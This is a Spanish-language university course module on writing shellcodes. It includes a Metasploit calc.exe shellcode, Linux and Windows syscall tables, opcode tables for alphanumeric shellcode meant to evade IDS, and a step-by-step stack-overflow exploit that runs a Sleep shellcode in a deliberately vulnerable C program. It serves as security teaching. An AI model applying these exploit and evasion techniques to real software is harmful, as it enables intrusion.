Shellcodes

José María Alonso Cebrián
Jordi Gay Sensat
Antonio Guzmán Sacristán
Pedro Laguna Durán
Alejandro Martín Bailón
Jordi Serra Ruiz

PID_00208393

UOC
Universitat Oberta de Catalunya

Índice

Introducción

Llegados a este módulo, tras ver en los anteriores cómo se podía cambiar el flujo del programa y cómo conseguir enviar el control de ejecución a una dirección de memoria concreta, vamos a ver cómo se puede introducir un programa para ser ejecutado aprovechando una vulnerabilidad. Es decir, cómo introducir y ejecutar una *shellcode*.

El término *shellcode* se utiliza para referirse a todo aquel código que se consigue ejecutar tras aprovechar un *exploit* en una aplicación o servicio. Actualmente existen *shellcodes* con multitud de objetivos y funciones, pero se sigue manteniendo el término *shellcode* debido a que originariamente estos trozos de código estaban pensados para devolver una *shell* o interfaz de comandos con privilegios de la cuenta vulnerada en el sistema.

Si echamos un vistazo a algunos de los *exploits* publicados en Internet en websites de *exploits*, como por ejemplo en http://www.milw0rm.com, se puede observar que muchos de los códigos de *exploits* que se publican contienen un segmento de código llamado *shellcode* que tiene, aproximadamente, la siguiente apariencia:

```
# win32_exec - EXITFUNC=seh CMD=calc.exe Size=164 Encoder=PexFnstenvSub http://metasploit.com/
my $shellcode =
"\x31\xc9\x83\xe9\xdd\xd9\xee\xd9\x74\x24\xf4\x5b\x81\x73\x13\x34".
"\x92\x42\x83\x83\xeb\xfc\xe2\xf4\xc8\x7a\x06\x83\x34\x92\xc9\xc6".
"\x08\x19\x3e\x86\x4c\x93\xad\x08\x7b\x8a\xc9\xdc\x14\x93\xa9\xca".
"\xbf\xa6\xc9\x82\xda\xa3\x82\x1a\x98\x16\x82\xf7\x33\x53\x88\x8e".
"\x35\x50\xa9\x77\x0f\xc6\x66\x87\x41\x77\xc9\xdc\x10\x93\xa9\xe5".
"\xbf\x9e\x09\x08\x6b\x8e\x43\x68\xbf\x8e\xc9\x82\xdf\x1b\x1e\xa7".
"\x30\x51\x73\x43\x50\x19\x02\xb3\xb1\x52\x3a\x8f\xbf\xd2\x4e\x08".
"\x44\x8e\xef\x08\x5c\x9a\xa9\x8a\xbf\x12\xf2\x83\x34\x92\xc9\xeb".
"\x08\xcd\x73\x75\x54\xc4\xcb\x7b\xb7\x52\x39\xd3\x5c\x62\xc8\x87".
"\x6b\xfa\xda\x7d\xbe\x9c\x15\x7c\xd3\xf1\x23\xef\x57\xbc\x27\xfb".
"\x51\x92\x42\x83";
```

Shellcode en un *exploit*

A pesar de su apariencia un tanto tosca y de ser de difícil lectura a primera vista, la estructura que se sigue en la creación de una *shellcode* es bastante sencilla de entender y podremos analizar correctamente la acción que está realizando.

Una *shellcode* no es más que un código escrito en ensamblador convertido a instrucciones en hexadecimal para que pueda ser introducido directamente en la memoria del sistema vulnerado.

La manera de introducir el código de la *shellcode* variará dependiendo del tipo de *bug* que se aproveche, el tipo de *exploit* que se esté creando y las restricciones intrínsecas que nos imponga tanto la aplicación, debido al tamaño de variables y los permisos con los que se ejecuta, como el sistema operativo con sus protecciones frente a la ejecución de código arbitrario con técnicas como *ASLR* o *DEP*, que serán vistas en módulos posteriores.

1. Escritura de *Shellcodes*

A la hora de escribir nuestras propias *shellcodes* debemos tener en cuenta una serie de condicionantes que se enumeran a continuación:

- Imposibilidad de introducir el carácter nulo `0x00`: si se observan unas cuantas *shellcodes*, se puede ver rápidamente que no existen caracteres nulos en ninguna de ellas. Esto es así debido a que la mayoría de las funciones que son vulnerables a técnicas de *buffer overflow*, es decir, de sobrescritura de *stack* o *heap*, usan funciones que detectan el carácter 0x00 como fin de línea. Al introducir el carácter nulo en una *shellcode*, el sistema cortará la entrada de datos y así el código de la *shellcode* quedaría truncado.

- Diferencias entre Windows y Linux: Los sistemas operativos Linux y Windows son estructuralmente distintos. La forma en que los códigos son ejecutados es diferente entre ambos, y las llamadas a funciones del sistema se hacen de manera diametralmente opuestas. Esto implica que las *shellcodes* que se generen serán totalmente diferentes, dependiendo de los sistemas operativos.

1.1. Llamadas al sistema en Linux

En Linux las llamadas a la API del sistema se hacen de una manera estática. Es decir, en todos los sistemas Linux se puede hacer referencia a una función del sistema guardando en memoria el identificador y haciendo una llamada a la interrupción `0x80`. La lista de funciones que se pueden utilizar en un sistema Linux es la siguiente:

00 sys_setup	48 sys_signal	96 sys_getpriority	144 sys_msync
01 sys_exit	49 sys_getuid	97 sys_setpriority	145 sys_readv
02 sys_fork	50 sys_setuid	98 sys_profil	146 sys_writev
03 sys_read	51 sys_acct	99 sys_statfs	147 sys_getsid
04 sys_write	52 sys_umount2	100 sys_fstats	148 sys_fdatasync
05 sys_open	53 sys_lock	101 sys_ioperm	149 sys__sysctl
06 sys_close	54 sys_ioctl	102 sys_socketcall	150 sys_mlock
07 sys_waitpid	55 sys_fcntl	103 sys_syslog	151 sys_munlock
08 sys_creat	56 sys_mpx	104 sys_setitimer	152 sys_mlockall
09 sys_link	57 sys_setpgid	105 sys_getitimer	153 sys_munlockall

Tabla de llamadas al sistema en Linux

10 sys_unlink	58 sys_ulimit	106 sys_stat	154 sys_sched_setparam
11 sys_execve	59 sys_oldolduname	107 sys_lstat	155 sys_sched_getparam
12 sys_chdir	60 sys_umask	108 sys_fstat	156 sys_sched_setscheduler
13 sys_time	61 sys_chroot	109 sys_olduname	157 sys_sched_getscheduler
14 sys_mknod	62 sys_ustat	110 sys_iopl	158 sys_sched_yield
15 sys_chmod	63 sys_dup2	111 sys_vhangup	159 sys_sched_get_priority_max
16 sys_lchown	64 sys_getppid	112 sys_idle	160 sys_sched_get_priority_min
17 sys_break	65 sys_getpgrp	113 sys_vm86old	161 sys_sched_rr_get_interval
18 sys_oldstat	66 sys_setsid	114 sys_wait4	162 sys_nanosleep
19 sys_lseek	67 sys_sigaction	115 sys_swapoff	163 sys_mremap
20 sys_getpid	68 sys_sgetmask	116 sys_sysinfo	164 sys_setresuid
21 sys_mount	69 sys_ssetmask	117 sys_ipc	165 sys_getresuid
22 sys_umount	70 sys_setreuid	118 sys_fsync	166 sys_vm86
23 sys_seuid	71 sys_setregid	119 sys_sigreturn	167 sys_query_module
24 sys_getuid	72 sys_sissuspend	120 sys_clone	168 sys_poll
25 sys_stime	73 sys_sigpending	121 sys_setdomainname	169 sys_nfsservctl
26 sys_ptrace	74 sys_sethostname	122 sys_uname	170 sys_setresgid
27 sys_alarm	75 sys_setrlimit	123 sys_modify_ldt	171 sys_getresgid
28 sys_oldfstat	76 sys_getrlimit	124 sys_adjtimex	172 sys_prctl
29 sys_pause	77 sys_getrusage	125 sys_mprotect	173 sys_rt_sigreturn
30 sys_utime	78 sys_gettimeofday	126 sys_sigprocmask	174 sys_rt_sigaction
31 sys_stty	79 sys_settimeofday	127 sys_create_module	175 sys_rt_sigprocmask
32 sys_gtty	80 sys_getgroups	128 sys_init_module	176 sys_rt_sigpending
33 sys_access	81 sys_setgroups	129 sys_delete_module	177 sys_rt_sigtimedwait
34 sys_nice	82 sys_select	130 sys_get_kernel_syms	178 sys_rt_sigqueueinfo
35 sys_ftime	83 sys_symlink	131 sys_quotactl	179 sys_rt_sigsuspend
36 sys_sync	84 sys_oldlstat	132 sys_getpgid	180 sys_pread
37 sys_kill	85 sys_readlink	133 sys_fchdir	181 sys_pwrite
38 sys_rename	86 sys_uselib	134 sys_bdflush	182 sys_chown
39 sys_mkdir	87 sys_swapon	135 sys_sysfs	183 sys_getcwd

Tabla de llamadas al sistema en Linux

40 sys_rmdir	88 sys_reboot	136 sys_personality	184 sys_capget
41 sys_dup	89 sys_readdir	137 sys_afs_syscall	185 sys_capset
42 sys_pipe	90 sys_mmap	138 sys_setfsuid	186 sys_sigaltstack
43 sys_times	91 sys_munmap	139 sys_setfsgid	187 sys_sendfile
44 sys_prof	92 sys_truncate	140 sys_llseek	188 sys_getpmsg
45 sys_brk	93 sys_ftruncate	141 sys_getdents	189 sys_putpmsg
46 sys_setgid	94 sys_fchmod	142 sys_newselect	190 sys_vfork
47 sys_getgid	95 sys_fchown	143 sys_flock	

Tabla de llamadas al sistema en Linux

Por ejemplo, si se quisiera hacer una llamada a la función `exit(0)` sin que el código contuviese ningún carácter nulo (recordemos la primera de las restricciones), deberíamos generar el siguiente código ensamblador:

```
xor eax, eax      ;Se limpia eax
mov al, 1         ;Se introduce 1 en la parte baja del registro eax por ser el código de exit
xor ebx,ebx       ;Se limpia ebx (aquí irían los parámetros si hubiese)
int 0x80          ;Llamada a la interrupción del sistema
```

Llamada a la función `exit`

Cuando se llama a la interrupción `0x80` en Linux se configura en la parte baja del registro EAX, es decir, la zona llamada AL, el número de la llamada al sistema que se invoca y en el registro EBX la lista de los parámetros, en este caso el valor cero.

Esto, al convertirse a una secuencia de números hexadecimales quedaría de la manera `\xb0\x01\x31\xdb\xcd\x80`, lo cual cerraría el programa de manera inmediata.

1.2. Llamadas al sistema en Windows

En Windows, sin embargo, la posibilidad de llamar a una función depende de que el programa vulnerable haya cargado la función. En el caso de las funciones del sistema pasa porque el programa afectado haya cargado la librería `kernel32.dll`, lo cual ocurre siempre por defecto.

Dentro de esta librería hay acceso a las funciones `LoadLibrary` y `GetProcAddress`, con las que se puede invocar otras librerías, permitiendo así el acceso a cualquier función que se necesite. El problema de Windows reside en que, al contrario de Linux, las funciones no se encuentran siempre en la misma posición de memoria, sino que varían dependiendo de la versión del sistema operativo e incluso de distintos *Service Packs*. A la hora de escribir una

shellcode, esta tendrá una dependencia fuerte con la versión del sistema operativo, funcionando solo en las versiones concretas de sistema operativo para las que ha sido escrita.

Para poder llamar a una función del sistema en Microsoft Windows, primero es necesario conocer en qué posición de la memoria está ubicada. Esto es una tarea fácilmente automatizable que podemos lograr mediante el programa *arwin*, que se encuentra a continuación y que ha sido desarrollado por *Steve Hanna*.

```
#include <windows.h>
#include <stdio.h>
int main(int argc, char** argv)
{
   HMODULE hmod_libname;
   FARPROC fprc_func;

   printf("arwin - win32 address resolution program - by steve hanna - v.01\n");
   if(argc < 3)
   {
      printf("%s <Library Name> <Function Name>\n",argv[0]);
      exit(-1);
   }

   hmod_libname = LoadLibrary(argv[1]);
   if(hmod_libname == NULL)
   {
      printf("Error: could not load library!\n");
      exit(-1);
   }
   fprc_func = GetProcAddress(hmod_libname,argv[2]);

   if(fprc_func == NULL)
   {
      printf("Error: could find the function in the library!\n");
      exit(-1);
   }
   printf("%s is located at 0x%08x in %s\n",argv[2],(unsigned int)fprc_func,argv[1]);
}
```

Código del programa `arwin`

Cómo se puede ver en el código, este programa recibe dos parámetros: el nombre de la librería y la función dentro de la librería de la que se desea conocer su posición en memoria. Si la función está cargada, mostrará la dirección en hexadecimal donde se ha cargado en el sistema.

Podemos usar este programa para detectar la posición en memoria de cualquier función de `kernel32.dll` que deseemos. La lista que sigue recoge algunas de las funciones disponibles en `kernel32.dll` que pueden ser de gran utilidad a la hora de crear las *shellcodes* en Microsoft Windows.

CloseHandle	CreateFileA
CreateProcessA	CreateToolhelpSnapshot
FindClose	FindFirstFileA
FindNextFileA	GetComputerNameA
GetCurrentProcess	GetDiskFreeSpaceA
GetDriveTypeA	GetLocaleInfoA
GetPrivateProfileInt	GetPrivateProfileString
GetProcessHeap	GetProfileStringA
GetShortPathNameA	GetSystemInfo
GetTempPathA	GetUserDefaultLCID
GetVersionExA	GetVolumeInformationA
GetWindowsDirectoryA	HeapAlloc
HeapFree	lstrcatA
Lstrcpyn	lstrlenW
OpenProcess	ProcessFirst
ProcessNext	RtlMoveMemory
SetComputerNameA	TerminateProcess
WaitForSingleObject	WritePrivateProfileString

Algunas funciones disponibles en `Kernel32.dll`

Estas funciones son básicas en la creación de *shellcodes* y todas ellas están ampliamente documentadas en la *MSDN Library de Microsoft* en Internet.

Usando el programa expuesto anteriormente podemos llegar a descubrir que la posición donde se encuentra la función `Sleep` es 0x777D4E86. Es importante insistir en que este valor es único para la versión del sistema operativo sobre la que se ha hecho la prueba y que puede cambiar entre versiones.

```
Pedro@seattle ~/uoc/shellcodes
$ ./arwin.exe kernel32.dll Sleep
arwin - win32 address resolution program - by steve hanna - v.01
Sleep is located at 0x75fd4e86 in kernel32.dll
```

Salida del programa arwin

Sabiendo este dato y conociendo que `Sleep` solo toma un dato como parámetro para configurar los milisegundos que tiene que detener la ejecución, se podría generar la siguiente *shellcode*:

```
xor eax,eax
mov ebx, 0x75fd4e86       ;dirección de Sleep
mov ax, 5000              ;una pausa de 5000ms
push eax
call ebx                  ;llamada a Sleep(ms);
```

Shellcode para Windows

En ese código lo primero que se realiza es, con la operación `xor eax,eax`, el vaciado el registro EAX. Después se almacena en el registro EBX la dirección de memoria de la función `Sleep`. En los 2 bytes menos significativos del registro EAX, llamado AX, se almacena el valor 5000, que será el parámetro de la función `Sleep`. Después se realiza un PUSH en la pila del parámetro y una llamada a la función con la instrucción `CALL`.

Traduciendo este código a hexadecimal obtendremos la siguiente *shellcode*:

```
\x31\xc0\xbb\x86\x4e\xfd\x75\x66\xb8\x88\x13\x50\xff\xd3
```

Shellcode para Windows

2. *Shellcodes* por entrada estándar

Como se pudo comprobar en el módulo dedicado a *Stack Overflow*, existe la imposibilidad de introducir caracteres no imprimibles por pantalla. En aquel ejemplo no pudimos reconducir el flujo del programa hacia las zonas de memoria que se deseaba debido a la limitación de la consola para representar caracteres no imprimibles por pantalla. Este mismo problema nos lo vamos a encontrar cuando queramos escribir *shellcodes* y las instrucciones que queramos introducir sean representadas por caracteres no imprimibles.

3. *Shellcodes* alfanuméricas

Existen programas IDS [*Sistemas de detección de intrusiones*] que detectan el envío de caracteres "anormales" y descartan los paquetes considerados peligrosos evitando, en algunos casos, que las *shellcodes* lleguen al software vulnerable. Existen, pues, técnicas que permiten la generación de *shellcodes* solo mediante el uso del juego de caracteres alfabéticos y dígitos numéricos [A-Za-z0-9] para evitar la detección por parte de los IDS.

El objetivo es que por la red solo circulen caracteres alfanuméricos y que cada carácter sea trasladado a su código hexadecimal, es decir, a una instrucción de ensamblador. Lógicamente, el código ensamblador está formado por muchas más instrucciones de las que se pueden direccionar con las letras y los números, pero existen equivalencias entre instrucciones. Así, como se ha visto en los ejemplos anteriores, es posible crear una instrucción `MOV EAX,0` como `XOR EAX,EAX`. Las dos instrucciones consiguen el mismo objetivo: que todos los bits del registro EAX se pongan a cero.

Se puede ver a continuación una tabla con las correspondencias entre los caracteres imprimibles por pantalla y las instrucciones de ensamblador con las que se corresponden:

Hexadecimal	Carácter	Instrucción
30	0	xor <r/m8>,<r8>
31	1	xor <r/m32>,<r32>
32	2	xor <r8>,<r/m8>
33	3	xor <r32>,<r/m32>
34	4	xor al,<imm8>
35	5	xor eax,<imm32>
36	6	ss: (Segment Override Prefix)
37	7	Aaa
38	8	cmp <r/m8>,<r8>
39	9	cmp <r/m32>,<r32>
41	A	inc ecx
42	B	inc edx
43	C	inc ebx
44	D	inc esp

Equivalencias hexadecimal, alfanumérico y ensamblador

Hexadecimal	Carácter	Instrucción
45	E	inc ebp
46	F	inc esi
47	G	inc edi
48	H	dec eax
49	I	dec ecx
4A	J	dec edx
4B	K	dec ebx
4C	L	dec esp
4D	M	dec ebp
4E	N	dec esi
4F	O	dec edi
50	P	push eax
51	Q	push ecx
52	R	push edx
53	S	push ebx
54	T	push esp
55	U	push ebp
56	V	push esi
57	W	push edi
58	X	pop eax
59	Y	pop ecx
5A	Z	pop edx
61	A	Popa
62	B	bound <...>
63	C	arpl <...>
64	D	fs: (Segment Override Prefix)
65	E	gs: (Segment Override Prefix)
66	F	o16: (Operand Size Override)
67	G	a16: (Address Size Override)
68	H	push <imm32>
69	I	imul <...>
6A	J	push <imm8>

Equivalencias hexadecimal, alfanumérico y ensamblador

Hexadecimal	Carácter	Instrucción
6B	K	imul <...>
6C	L	insb <...>
6D	M	insd <...>
6E	N	outsb <...>
6F	O	outsd <...>
70	P	jo <disp8>
71	Q	jno <disp8>
72	R	jb <disp8>
73	S	jae <disp8>
74	T	je <disp8>
75	U	jne <disp8>
76	V	jbe <disp8>
77	W	ja <disp8>
78	X	js <disp8>
79	Y	jns <disp8>
7A	Z	jp <disp8>

Equivalencias hexadecimal, alfanumérico y ensamblador

En esta tabla se han usado las siguientes nomenclaturas:

- **<r8>**: Un registro de 8 bits
- **<r32>**: Registro de 32 bits
- **<r/m8>**: Marca un registro o un valor en memoria (puntero) de 8 bits
- **<r/m32>**: Registro o valor en memoria (puntero) de 32 bits
- **<imm8>**: Indica un valor inmediato de 8 bits
- **<imm32>**: Indica un valor inmediato de 32 bits
- **<disp8>**: Desplazamiento de 8 bits
- **<...>**: Denota la posibilidad de tener que introducir un operando

Como se puede observar, el conjunto de instrucciones es bastante limitado y no disponemos de instrucciones tan importantes como `MOV` ni `ADD` o `SUB` (solo podremos incrementar o decrementar los valores de los registros), además de tener algunas limitaciones en otras funciones importantes como `POP` (solo para registros EAX, ECX y EDX), `JMP` o `CMP`, con las que no podemos realizar algunos tipos de comparaciones.

Para todas estas operaciones habrá que buscar equivalencias de instrucciones a la hora de generar el código de la *shellcode*.

4. Un ejemplo de *Shellcode*

Con todos los conceptos vistos en el módulo actual podemos empezar a escribir nuestra primera *shellcode* para el siguiente código vulnerable:


```
#include <stdio.h>

int main(int argc, char *argv[])
{
   char nombre[1024];

   if(argc < 2)
   {
      printf("Uso: vulnerable.exe <nombre>\n");
      return -1;
   }

   strcpy(nombre, argv[1]);


   printf("Hola %s!\n", nombre);

   return 0;
}
```

Código vulnerable a *stack overflow*

Como nota singular en este código tenemos que el nombre, que es la variable vulnerable a desbordamiento, ocupa ahora 1024 bytes. Se ha definido con esta longitud para poder representar mejor el tamaño disponible en memoria. Además, se ha definido con un tamaño suficientemente grande como para poder acoger todo el código de la *shellcode* de la práctica.

Introducir por consola 1024 caracteres para sobrescribir la dirección de retorno, que en realidad serán 1036 si tenemos en cuenta los 12 bytes que separan el final de las variables con la dirección de retorno, puede ser algo tedioso y aburrido, por lo que es común utilizar un lenguaje interpretado como Perl para facilitar esta tarea.

Como se puede ver en la siguiente figura, es posible pasar como parámetro al programa vulnerado el resultado de la ejecución de un *script* Perl. Aprovechando esta característica se hará que el programa Perl devuelva la cadena que genera la *shellcode* a explotar en el programa vulnerable. La sentencia quedaría como sigue:




Desbordamiento de memoria mediante salida de un *script* en Perl

Nuestro objetivo ahora es generar un código que se pueda ejecutar, haciendo que la dirección de retorno sea un punto de la memoria que contenga instrucciones ejecutables.

Vamos a empezar con un ejemplo sencillo, haciendo una llamada a la función *Sleep* para que detenga la ejecución del programa durante el número de milisegundos que nosotros le indiquemos. El código ya se especificó anteriormente y también el volcado hexadecimal que le correspondía, pero para que se pueda seguir el ejemplo paso por paso vamos a mostrar cómo obtener la *shellcode* desde el inicio.

5. Dirección de la función a llamar

Lo primero que deberíamos obtener es la dirección de la función `Sleep` en nuestro sistema. Para ello se usa el programa arwin.c, que nos mostrará la dirección que ocupa `Sleep` en el sistema. Como es una función básica de la API, esta se encuentra en la librería dinámica *Kernel32.dll*.



Dirección que ocupa Sleep en la memoria

Como se puede ver, en este entorno la dirección obtenida ha sido diferente a la obtenida en el otro equipo. En este caso, `0x7c802446`.

6. La *shellcode* en ensamblador

Una vez que se conoce la dirección donde se encuentra la función que deseamos ejecutar, hay que modificar el código anterior mediante un desbordamiento para conseguir que el control de programa se entregue a esta dirección en lugar de a la dirección original de retorno.

El código que queremos que se ejecute, es decir la *shellcode*, es el que nos permitía llamar a la función de retardo de 5 segundos. Como vimos anteriormente, este código se puede escribir de la siguiente forma:

```
XOR EAX, EAX
MOV EBX, 0x7c802446
MOV AX, 5000
PUSH EAX
CALL EBX
```

7. La *shellcode* en binario


Para que este código ensamblador se pueda convertir a binario, vamos a compilarlo y *linkarlo*. Para realizar esta tarea podemos utilizar las herramientas `nasm` y `ld nasm`. Con el uso de este conocido compilador de ensamblador vamos a conseguir generar código máquina a partir del código escrito en ensamblador. `ld` nos permitirá *linkar* el fichero objeto generado por el compilador `nasm` y nos generará un fichero ejecutable en binario. Los pasos a realizar serían:

```
Pedro@seattle ~/uoc/shellcodes
$ nasm -f win32 sleep.asm

Pedro@seattle ~/uoc/shellcodes
$ ld -o sleep.exe sleep.obj
```

Compilado y *linkado* de la *shellcode*

Si se ejecuta el programa que acabamos de crear, veremos que la ejecución realiza una pausa de 5 segundos y posteriormente termina correctamente.

Una vez generado el programa ejecutable necesitamos obtener el código binario del programa en hexadecimal. Para realizar esta tarea vamos a hacer uso del programa *objdump*, que mostrará las equivalencias entre código hexadecimal y las instrucciones en ensamblador.



Salida *objdump* de la *shellcode*

Este proceso se podría haber realizado también haciendo un sencillo *debugging* con Ollydbg o gdb y accediendo al código en hexadecimal del programa. De esta forma la parte que necesitamos se puede ver fácilmente en `_start`.

El código en hexadecimal estará formado por:


```
31 c0
Bb 46 24 80 7c
66 b8 88 13
50
Ff d3
```

que, tras situarlo en formato `introducible` por la entrada, quería como sigue:

```
\x31\xc0\xbb\x46\x24\x80\x7c\x66\xb8\x88\x13\x50\xff\xd3
```

8. El *exploit* con la *shellcode*

Para que esta *shellcode* se pueda ejecutar, hay que conocer en qué dirección va a ser cargada. Para ello, introducimos la *shellcode* en el programa en Perl y vemos con Ollydbg la dirección donde comienza.



Shellcode en memoria

Como se puede ver en la figura "Salida *objdump* de la *shellcode*", la *shellcode* comienza en la dirección `0x0012FB8C` y es ahí donde deberá apuntar la dirección de retorno de la función actual.

Para sobrescribir esa dirección de retorno deberemos saber exactamente cuántas posiciones hay que desbordar la variable. Para ello, con Ollydbg podemos comprobar la distancia de la variable `nombre` a la dirección de retorno.


Dirección de retorno en memoria antes y después de ser sobrescrita

Sabemos que la variable nombre comienza en la dirección `0x0012FB8C` y acaba en la posición `0x0012FF8C` (posición inicial más longitud, 1024). Como se puede ver en la imagen, la dirección de retorno se encuentra en la posición

`0x12FF90` y ocupa 4 bytes. Por lo tanto, hay que desbordar 8 bytes el valor de `nombre`, o sea que deberemos introducir una cadena de 1032 bytes que incluya la *shellcode* al principio, y al final, la nueva dirección de retorno de la función.

Ejecución del programa mostrada por OllyDbg

El programa no ha podido ser ejecutado desde la consola de Windows debido a que ni la dirección de retorno ni la *Shell* estaban formados por caracteres ASCII. En un entorno real se crearía un programa que ejecutase la aplicación vulnerable pasándole como parámetro el argumento desbordado con todo tipo de caracteres menos el 00, que como se ha comentado anteriormente, es fin de cadena.



Ejecución de *shellcode* en memoria

Por último se puede observar cómo se ejecuta correctamente la *shellcode* desde OllyDbg.